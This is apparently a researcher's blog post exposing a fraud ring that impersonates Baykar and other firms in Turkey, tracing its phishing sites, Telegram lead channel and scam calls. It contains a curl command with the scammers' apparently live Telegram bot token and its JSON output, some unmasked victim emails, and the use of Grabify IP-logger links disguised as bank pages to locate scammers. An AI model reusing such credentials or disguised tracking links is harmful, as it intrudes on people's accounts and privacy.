
```
mertrix -- -zsh -- 204x54
curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE/getUpdates" -d "chat_id=-1001865424957" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2802 100 2780 100 22 4728 37 --:--:-- --:--:-- --:--:-- 4765
{
  "ok": true,
  "result": [
    {
      "update_id": 389977702,
      "message": {
        "message_id": 43971,
        "from": {
          "id": 5782596225,
          "is_bot": false,
          "first_name": "Traffic Lab [VL]",
          "username": "TrafficLabs"
        },
        "chat": {
          "id": -1001865424957,
          "title": "LEADS",
          "type": "supergroup"
        },
        "date": 1711441322,
        "message_thread_id": 43933,
        "reply_to_message": {
          "message_id": 43933,
          "from": {
            "id": 6969380767,
            "is_bot": true,
            "first_name": "TGTraff",
            "username": "inTGTraff_bot"
          },
          "chat": {
            "id": -1001865424957,
            "title": "LEADS",
            "type": "supergroup"
          },
          "date": 1711432643,
          "text": "\n* Phone: \n* full_name: Aleš \n* Email: catherine@eol.com\n* ip: 84.245. \n* pixel_id: \n* landing: http://aiglobalnews.online/?_lp=1?_p=2101670563514027&c=1\n* lan ding_name: SK_SlovNaf-p\n* country: SK",
          "entities": [
            {
              "offset": 45,
              "length": 23,
              "type": "email"
            },
            {
              "offset": 76,
              "length": 14,
              "type": "url"
            },
            {
              "offset": 117,
              "length": 56,

```


	A	B	C	D	E
1	Phishing websites		Targeted Companies w/ Country Codes		Victim E-mails
2	http://24main.news		CZ_Bitsoft-p		████@mailcom
3	http://allinone-news.com		EN_BitGPT-p		adriana.████@gmail.com
4	http://ca-ai-world.pro		EU_Quantum-p		alex █████@centrum.sk
5	http://ca-profit-ai.com		HU_ImmediateConnect-p		alige █████@hotmail.com
6	http://hurriyet-tr.today		Ru_legion-g		ana █████@gmail.com
7	http://inone-news.com		SI_Petrol-l		ayem █████@yahoo.com
8	http://news-online.pro		SK_SlovNaft-p		aylir █████@gmail.com
9	http://news-online.wiki		TR-EU_Bosphorus-t		aysel █████@hotmail.com
10	http://news-proff.pro		TR_Baykar-l		cance █████@gmail.com
11	http://news-sheet.today		TR_Baykar-p		cihan █████@hotmail.com
12	http://official-tr-news.today		TR_Bosphorgaz-p		cure █████@gmail.com
13	http://sk-slft.site		TR_Bosphorus-t		dogan █████@gmail.com
14	http://tr-bsfr.pro		TR_Kalyon-t		efehan █████@hotmail.com
15	http://tr-haberler.today				ejder █████@gmail.com
16	http://tr-inf.com				ekremc █████@gmail.com
17	http://tr-inform.com				fatma █████@gmail.com
18	http://tr-pro.info				fena █████@hotmail.com
19	http://turkeynews.info				fidan █████@gmail.com
20	https://ch-back-ltd.com				fm █████@gmail.com
21	https://tr-bkr.com				████@ss.ss
22	https://tr-byr.com				gabriel █████@gmail.com
23	https://news-inform.site				gyulai █████@gmail.com
24	https://baslangicnoktasi.online/				halil █████@gmail.com
25	https://proinfo-trader.site				havas █████@gmail.com
26	https://bilqihazinesi.online/				hilul █████@gmail.com
27	https://xn--hayalmezar-6ub.online				hjl _ '@dsd.dd
28	https://moniwise.info				h █████@gmail.com
29					jancobalog17@gmail.com

When I examined the profiles of the users in the Telegram channel and their conversations, I struggled to determine whether they were Russian or Ukrainian. To resolve this, I decided to rely on the Deepl translation tool, which identified all the texts as being in Russian.

However, I couldn't definitively determine whether these users were the actual operators who created and ran the phishing sites or merely administrators of a third-party service providing Telegram bot infrastructure to the threat actors. This part of the investigation remained uncertain.



By July 2024, after closely monitoring the phishing websites used by scammers, I began entering my phone number into the forms on these websites to establish communication with the scammers.

moniwise.info/hc

Hack 4 Career, Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

BAYKAR

Yaşınız

18 yaş altı

18 - 25

26 - 45

46 - 60

60 yaş üstü

Yukarıdaki kategorilerden herhangi birine giriyor musunuz?

Emekli

Engelli kişi

Üç veya daha fazla çocuklu aile

Hayır

Hangi amaçlarla ek pasif gelir elde etmek istersiniz?

Yeni bir ev/araba satın almak

Büyük bir finansal "yastık" yapın

Bir iş kurmak

26 - 45 20:26

Emekli 20:26

Translation:

Question 1:

"Your age?"

Under 18

18–25

26–45 (selected)

46–60

Over 60

Question 2:

"Do you fall into any of the following categories?"

Retired (selected)

Disabled person

A family with three or more children

No


Question 3:

"For what purposes do you want to earn passive income?"

To buy a new house/car

To create a large financial "cushion"

To start a business



Translation:

Question 3 (continued):

“For what purposes do you want to earn passive income?”

To buy a new house/car (selected)

To create a large financial “cushion”

To start a business

To pay off debts

To meet your family’s needs

To protect yourself against inflation and devaluation

Others

Question 4:

“Do you have any experience in making investments?”

Yes

No (selected)

Only in cryptocurrencies

Question 5:

“How much passive income do you plan to earn to achieve your goals?”

moniwise.info/hc

Hack 4 Career, Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

BAYKAR

Hedeflerinizi kapatmak için ne kadar pasif gelire ulaşmayı planlıyorsunuz?

50000

100000

150000

250000

250000 20.26

Anketi tamamladığınız için teşekkür ederiz! Şu andan itibaren resmi olarak Baykar'ın bir üyesisiniz. Kişisel hesabınıza erişim ve kilit noktalar proje operatörü tarafından size iletilecektir. Bir gün içinde sizinle iletişime geçilecektir. İyi şanslar!

Formu doldur

İsim

Osman

Soyadı

Telefon numarası

+90 (533)

Göndermek

Translation:

Question 6:

"How much passive income do you plan to earn to achieve your goals?"

50000

100000

150000

250000 (selected)

Message after selection:

"Thank you for completing the survey! From now on, you are officially a member of Baykar. Personalized access to your account and key points of the project will be provided to you by the project operator. You will be contacted within one day. Good luck!"


Form Section: "Fill out the form"

Name: Osman

Surname: [hidden]

Phone Number: +90 (533) [hidden]

Button: "Submit"



Teşekkürler. Başvurunuz kabul edildi.

En kısa zamanda danışmanınız size dönüş sağlayacaktır. Danışman aramasını kaçırmayınız.

Baş'a dön

Translation:

"Thank you. Your application has been accepted."

"Your consultant will get back to you as soon as possible. Do not miss the consultant's call."

Button: "Go back to the start"

1. Fraud Attempt

On July 22, 2024, I received a WhatsApp message from the phone number +90 539 100 81 28, sent by someone named Derin, who introduced themselves as a customer consultant. The message was in response to the form I had filled out.

+90 539 100 81 28	You
"Customer Consultant Derin Yılmaz speaking." (08:41)	"Hello." (08:41)
"Mr. Osman, you had a registration regarding Baykar shares." (08:42)	"Yes, that's correct." (08:42)
"Can I call you right now?" (08:42)	"I'm in a meeting. Should I write to you when it's over?" (08:42)
"I will be waiting." (08:42)	"Thank you." (08:44)
"Have a good day." (08:43)	"It will end in 5 minutes; I'll write." (09:08)
"No problem, Mr. Osman. Please write to me when your meeting is over, and I'll provide you with detailed information." (08:46)	"I'm available." (09:21)
"I have another meeting in 20 minutes, so my time is limited." (09:21)	

Click here to see the untranslated version


Since I live in the United States and there's a 7-hour time difference with Turkey, communicating with the scammer was sometimes challenging. Especially since the scammer worked from 9 AM to 6 PM Turkish time (a "profession" that doesn't involve overtime. ☐) and preferred to contact me in the morning, most of our interactions took place after 2 AM my time. However, since my goal was to uncover this fraudulent scheme, I managed to answer all their calls with great motivation, even in the dead of night.

During my WhatsApp conversation with the scammer on July 23, 2024, they stated that I needed to install an application on my mobile device to conduct stock trading. For this, they directed me to visit the web address [https://appzone\[.\]mastercapital\[.\]info/#/auth/login](https://appzone[.]mastercapital[.]info/#/auth/login)

Although the scammer referred to it as a mobile app, I realized that it was, in fact, a Progressive Web Apps (PWA)—a type of web-based application.

+90 539 100 81 28	You
"Good morning, Mr. Osman." (01:58)	"Hello." (02:03)
"I wish you a peaceful and happy day." (01:59)	"I'll be available in 5 minutes; I'll write." (02:04)
"Alright, sir." (02:04)	"I'm available, Ms. Derin." (02:10)
"I'm calling you, Mr. Osman." (02:10)	"I've opened it." (02:19)

Click here to see the untranslated version





pzone.mastercapital.info



2



Master Capital



Email



Password



[Forgot password?](#)

Sign In

Create Account

When I logged into the web application, the interface strongly resembled the fake exchange I had covered in my article titled Exposing Pig Butchering Scam. The difference was that the scammers had added a fake Baykar stock symbol (BAYKR-IST) to the list of symbols available in the application.



pzone.mastercapital.info



2



Welcome
Osman T.

426338



Balance

\$0.00

Equity

\$0.00

Margin


\$0.00

Free Margin

\$0.00

Credit

\$0.00



Recent Transactions

No data at the moment



Wallet



Trade



Accounts



News



Analysis



Settings



pzone.mastercapital.info



2



Sembol	Satış	Alış	Makas	
↓ RCOFFE-MAY...	0.00	0.00	-	☆
↓ DAX-SEP24	18,597.00	18,599.00	200	☆
↓ NSDQ-MAR24	17,874.63	17,875.38	75	☆
↓ NSDQ-SEP24	19,911.35	19,912.10	75	☆
↓ SP-SEP24	5,595.50	5,595.75	25	☆
↓ DXY-SEP24	0.000	0.000	-	☆
↑ COPP-JUL24	4.1327	4.1362	35	☆
↑ COPP-AUG24	4.1326	4.1361	35	☆
↑ SI-JUL24	28.742	28.771	29	☆
↑ SI-AUG24	28.769	28.794	25	☆
↑ PLAT-JUL24	944.07	952.12	805	☆
↑ PLAT-AUG24	947.36	948.61	125	☆
↓ PALLADSEP24	875.05	896.10	2105	☆
↓ GC-JUL24	2,384.597	2,390.402	5805	☆
↓ GC-AUG24	2,387.697	2,392.902	5205	☆
↓ BAYKR-IST	69.12	69.32	20	☆



Fiyatlar



Grafik



İşlem



Geçmiş



Ayarlar



Wallet



Trade



Accounts



News



Analysis



Settings

As the conversation progressed, the scammer informed me that to transfer funds to this exchange and supposedly purchase Baykar shares, I would need to send money to the bank accounts they provided.

Since my primary goal was to understand the scammers' methods and, as I did in my article WhatsApp Scammers, identify the misused bank account details to share with bank officials, I decided to create a scenario to uncover more information.

I made an effort to ensure the scenario was long and realistic because I knew that every minute they spent with me was time taken away from scamming innocent people.

After enthusiastically taking on the role of a victim trying to make a money transfer but constantly encountering errors, I told the scammer that I was receiving errors. After some time, the scammer shared new bank account details with me. I promptly shared the information I obtained with the bank authorities.

Dolandırıcı (Scammer)	You
"Have you been able to talk to the call center? Did you authorize the transaction, Mr. Osman?" (03:11)	"I've opened it." (02:19)
	"Yes, I've just finished my meeting. They say you can't transfer to this account due to a suspicious transaction; I can't understand why. Why would I perform a suspicious transaction?" (03:13)
"Let me explain it this way, Mr. Osman. If you've made a purchase or something under [redacted]'s name, it would again register as a suspicious transaction for you. This isn't related to us; [redacted] always causes such errors in commercial transfers. This isn't the first time we've experienced such errors due to [redacted]." (03:19)	"I accidentally rejected the call." (03:21)
"Mr. Osman, the transactions will start at 12:30. Which stage are you at?" (04:26, edited)	"[Redacted] bank wants me to go to the branch for identity verification." (05:47)
"The finance department is requesting information. That's why I'm asking; I'll guide you during the process." (04:27)	"Because the account has been closed for a long time." (05:47)

Click here to see the untranslated version

Dolandırıcı (Scammer)	You
	"Because the account has been closed for a long time." (05:47)
"Alright, what course of action should we take, Mr. Osman?" (05:49)	"[Redacted] bank wants me to go to the branch for identity verification." (05:47)
"Do you have the possibility to go to a [Redacted] bank near you?" (06:22)	
"Or let me put it this way: to make it easier for you..." (06:26)	
"You can actually verify through a video call as well." (06:26)	
"Mr. Osman, I have requested a new bank for you." (06:53)	
"Can you try again from here? Let's see if we'll encounter the same error." (06:53)	
Missed voice call (06:56)	"I'll inform you. I'm currently in a meeting, Ms. Derin." (07:11)
"We'll try with the new bank." (07:11)	

[*Click here to see the untranslated version*](#)

From: Mert Sarıca (He/Him)
Subject:

"Hello,

There is a gang involved in fraud, and I just obtained the IBAN information they are using. Since [redacted], I am sharing it quickly, and it would be beneficial to take action.

Thank you.

IBAN: TR[redacted]
Name Surname: [redacted]"

Reply:

"Hello, Mr. Mert. I will forward the IBAN you provided to our fraud team for further investigation. Thank you."

[*Click here to see the untranslated version*](#)

Frustrated by the errors I encountered, the scammer named Derin quickly directed me to another scammer named Demir (+90 539 105 14 31), who seemed much more knowledgeable and experienced with bank internet/mobile banking screens. However, luck was not on their side.

IP Detection

As the conversation progressed, I decided to use the Grabify IP Logger application to learn the IP address of the scammer who was communicating with me via WhatsApp.

On Grabify, I created a link that redirected to a SIM card block removal page of a bank when visited. I then shared this link with the scammer. By timing the sharing of the link according to the flow of the conversation, I was able to quickly identify the scammer's IP address and the city they were connecting from via Grabify. (93.182.105.132 – Mersin)

Dolandırıcı (Scammer)	You
"Sorry for the delayed response. I'm on the line; let me know when you're done, and we'll try with the new bank." (02:15)	"Alright, I'll also give [redacted] another try before reaching out to you—maybe it'll work this time." (02:19)
"I don't want you to think there's an issue with the IBAN." (02:20)	
"That's why I requested a new IBAN." (02:20)	
"When your meeting is over, let me know, and we'll try the transfer to the new IBAN together." (02:20)	
"Don't send to the old IBAN; I've deactivated it." (02:21)	
	"By the way, [redacted] bank told me that if I remove my SIM card block, I can make the transfer. They directed me here via SMS regarding this. If I do what they say, can I quickly transfer to you?" (Link shared: https://grabify.link/[redacted]) (02:30)
"We'll try that as the second step, but first, let's attempt sending to the new IBAN you mentioned as a priority." (02:32)	

Click here to see the untranslated version

←→↻🏠

grabify.link/track/!

☆🔒

Hack 4 Career. Inf...

LinkedIn

Mert SARICA (mer...

Inbox - mert.saric...

GRABIFY

Home

Login

Register

Blog

Tools

▼

Hide your IP! - [Click here to hide your IP from Grabify and stay anonymous online.](#)

☐


Hide Bots

Date/Time ▲	IP/Provider ▼	Country ?	User Agent ▼
2024-07-23 11:31:28 UTC	93.182.105.132 Netonline Bilisim Sirketi LTD	Türkiye Mersin	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

After obtaining the information I wanted, I decided to continue with a scenario where I played the role of a victim who had already been scammed by another scammer, aiming to give the fraudsters a “cold shower” experience. As a result of the messages I crafted, the scammers, thinking they had fallen victim to competition against another scammer, started sending me a series of complaint-filled messages one after another.

+905391008128	You
"Good morning, Mr. Osman." (9:22 AM)	"Hello, Ms. Derin. Sorry for not answering the phone. Yesterday, unfortunately, all my savings in my [redacted] account were stolen by scammers. Because of this, I had to rush to the [redacted] branch in the morning and then visit the Mersin Cyber Crimes Branch Office. Unfortunately, all my savings are gone. I'm very upset." (2:40 PM)
"How did you get in touch with them, Mr. Osman, for your money to be stolen?" (2:43 PM)	
"[Redacted] Bank, which couldn't facilitate a 50,000 TL transfer, had restrictions even when facilitating a transfer to our commercial account, which was approved by the Central Bank. I honestly can't understand how your account got emptied during this process." (2:45 PM)	

Click here to see the untranslated version

+905391008128	You
"I honestly can't understand how your account got emptied during this process." (2:45 PM)	"There's a fraud ring based in Mersin; they're part of an international organization. It seems they're connected to Russia and Ukraine. I had been communicating with someone named Merve Hanım linked to them. She contacted me on WhatsApp, claimed to be from [redacted] Media, and said they were going public to request my investment." (2:45 PM)
	"They made me transfer money, then withdrew all my savings from another account." (2:46 PM)
"You chose to deal with them instead of me. I'm sorry on your behalf." (2:46 PM, edited)	"Ms. Derin, all my savings are gone. Do you really think we should be discussing this now?" (2:47 PM)
"Your investment is your decision, Mr. Osman; I'm just asking you to be open with me." (2:47 PM)	
"Whether you invest or not is, of course, your choice." (2:47 PM)	

Click here to see the untranslated version

+905391008128	You
"Hello, Mr. Osman. I'm reaching out regarding the meeting you had with Ms. Derin." (2:31 PM)	
"I am Demir Akyol, a finance specialist from the finance department." (2:32 PM)	
"I tried calling you but couldn't reach you. Please get back to me when you're available so we can talk for 5 minutes." (2:33 PM)	
	"Hello, Mr. Demir. Sorry for not answering the phone. Yesterday, all my savings in my [redacted] account were unfortunately stolen by scammers. Because of this, I had to rush to the [redacted] branch in the morning and then visit the Mersin Cyber Crimes Branch Office. Unfortunately, all my savings are gone. I'm very upset." (2:40 PM, edited)
"Mr. Osman, how could your bank not intervene when they didn't allow you to send money during the transfer process, yet they allowed all your savings to be taken from your account for an unauthorized transaction?" (2:48 PM)	"They first made a transfer and then transferred the money to another bank." (2:49 PM)

Click here to see the untranslated version

Despite my messages, the heartless and cold-blooded scammers, who clung to their hopes of scamming me a second time and were motivated to keep the communication going, eventually stopped messaging after I stopped responding for a while.

+905391008128	You
	"They made a transfer first and then transferred the money to another bank." (2:49 PM)
"I'm sorry for your loss, sir. But here's the thing: while the bank didn't allow you to make a transfer, how could they allow all your savings to be taken through this process? As a finance expert, I don't understand how they approved this transfer." (2:51 PM)	
	"Thank you, I don't understand it either. The Cyber Crimes Department said they blocked the transfer to another bank but allowed them to make a transfer and then transfer it to another bank. I'll share more details as I learn them. Please be careful." (2:52 PM, 2:53 PM)
"I'm sorry for your loss, sir. Whenever you want, we can stay in touch; we're always here for you." (2:53 PM)	"Thank you, I appreciate it. I'll get in touch with you immediately if I recover my money." (2:54 PM)
"Thank you, sir. Due to the unfortunate circumstances you've experienced, I'm temporarily keeping your account open. We'll be waiting for positive news from you first, Mr. Osman." (3:15 PM)	

[Click here to see the untranslated version](#)

Amidst all these events, Baykar has continued to issue warnings to the public through written, visual, and social media platforms since the beginning of 2024, tirelessly sharing alerts (#1, #2, #3) to raise awareness.

Audio Recordings

For those curious, you can listen to the mind-boggling conversations (unfortunately it is in Turkish) I had with the scammers through the audio recordings available below on my YouTube channel.

2. Fraud Attempt

IP Detection

In October 2024, nearly three months after the previous fraud attempt, another scammer named Ipek contacted me using the same scheme, this time from the phone number +90 548 822 66 82. Seizing the opportunity, I decided to use the same method as before to obtain this scammer's IP address.

After baiting the scammer in a similar manner, I discovered that, unlike the previous one who was connecting from Mersin, this scammer was connecting from

Tbilisi, the capital of Georgia. (I assumed the scammer was not using a proxy server.)

+90 548 822 66 82

You

"Good morning, Mr. Osman. Wishing you a good week." (1:32 AM)

"Mr. Demir is on annual leave. I've been assigned as the system specialist, and I'd like to call you when you're available." (1:33 AM)

"Sir, there's no misunderstanding; I'm their advisor, and we serve the same institution. You can see when I call that I'm using the same number. We already have 100 advisors." (8:08 AM)

"Honestly, they told me not to speak with anyone else, so I'd prefer to wait for them." (8:02 AM)

"Honestly, I had a minor issue at that time, and it definitely wasn't caused by Ms. Derin. However, she explicitly advised me not to speak with anyone else for my security. I'm sharing part of our conversation here; if you'd like, I can also share the part with Mr. Demir. [Link shared: https://bit.ly/...](#)" (8:54 AM)

Click here to see the untranslated version

grabify.link/track/

Hack 4 Career. Inf...

LinkedIn

Mert SARICA (mer...

Inbox - mert.saric...

GRABIFY

HomeMy LinksMy ProfileBlogTools

Hide Bots

Date/Time	IP/Provider	Country	User Agent
2024-10-21 12:54:35 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
2024-10-21 12:54:59 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36 Edg/130.0.0.0

Curious about whether the main actors from the previous fraud attempt, Derin or Demir, were still active in their operations, I persistently told this scammer that I would only deal with Derin or Demir. Succumbing to my insistence, the scammer decided to contact Derin and redirect me to them. Through this, I discovered that the scammers had been continuing their operations at full speed with the same team over the past three months.

+90 548 822 66 82	You
"No, no, sir, it's not a problem. We take such measures for your security." (8:55 AM)	
"Previously, you encountered fraud elsewhere, didn't you? I think that's why such a precaution was taken, as far as I understand." (8:56 AM)	
"I've been calling Ms. Derin, but for the past hour, she hasn't been on the line, so I haven't been able to speak with her clearly." (8:56 AM)	"Yes, please speak with her. I don't want to face another problem." (8:59 AM)
	"I don't know you, that's why." (8:59 AM)
"For a long time, the transactions have been open. Since it was transferred to me, communication will be established with you." (9:09 AM)	
"The necessary information has been provided to the appropriate person. Ms. Derin will contact you." (9:13 AM)	

Click here to see the untranslated version

Conclusion

As a result of this security investigation, I uncovered how an international fraud ring uses the names of prominent institutions—ranging from oil refineries and gas distribution companies like Slovnaft, INA d.d, and Bosphorus Gaz, to defense companies like Baykar, and even Interpol—to deceive and ensnare their victims. I sincerely hope that these scammers, who prey on the money of innocent citizens, are caught and brought to justice as soon as possible.

As I mentioned at the beginning of this piece, I earnestly request you to share this article with your loved ones and everyone around you to prevent more innocent people from falling victim to this well-orchestrated scheme of organized fraud.

Taking this opportunity, I would also like to wish you a Happy New Year. May 2025 bring you and your loved ones health, happiness, and success!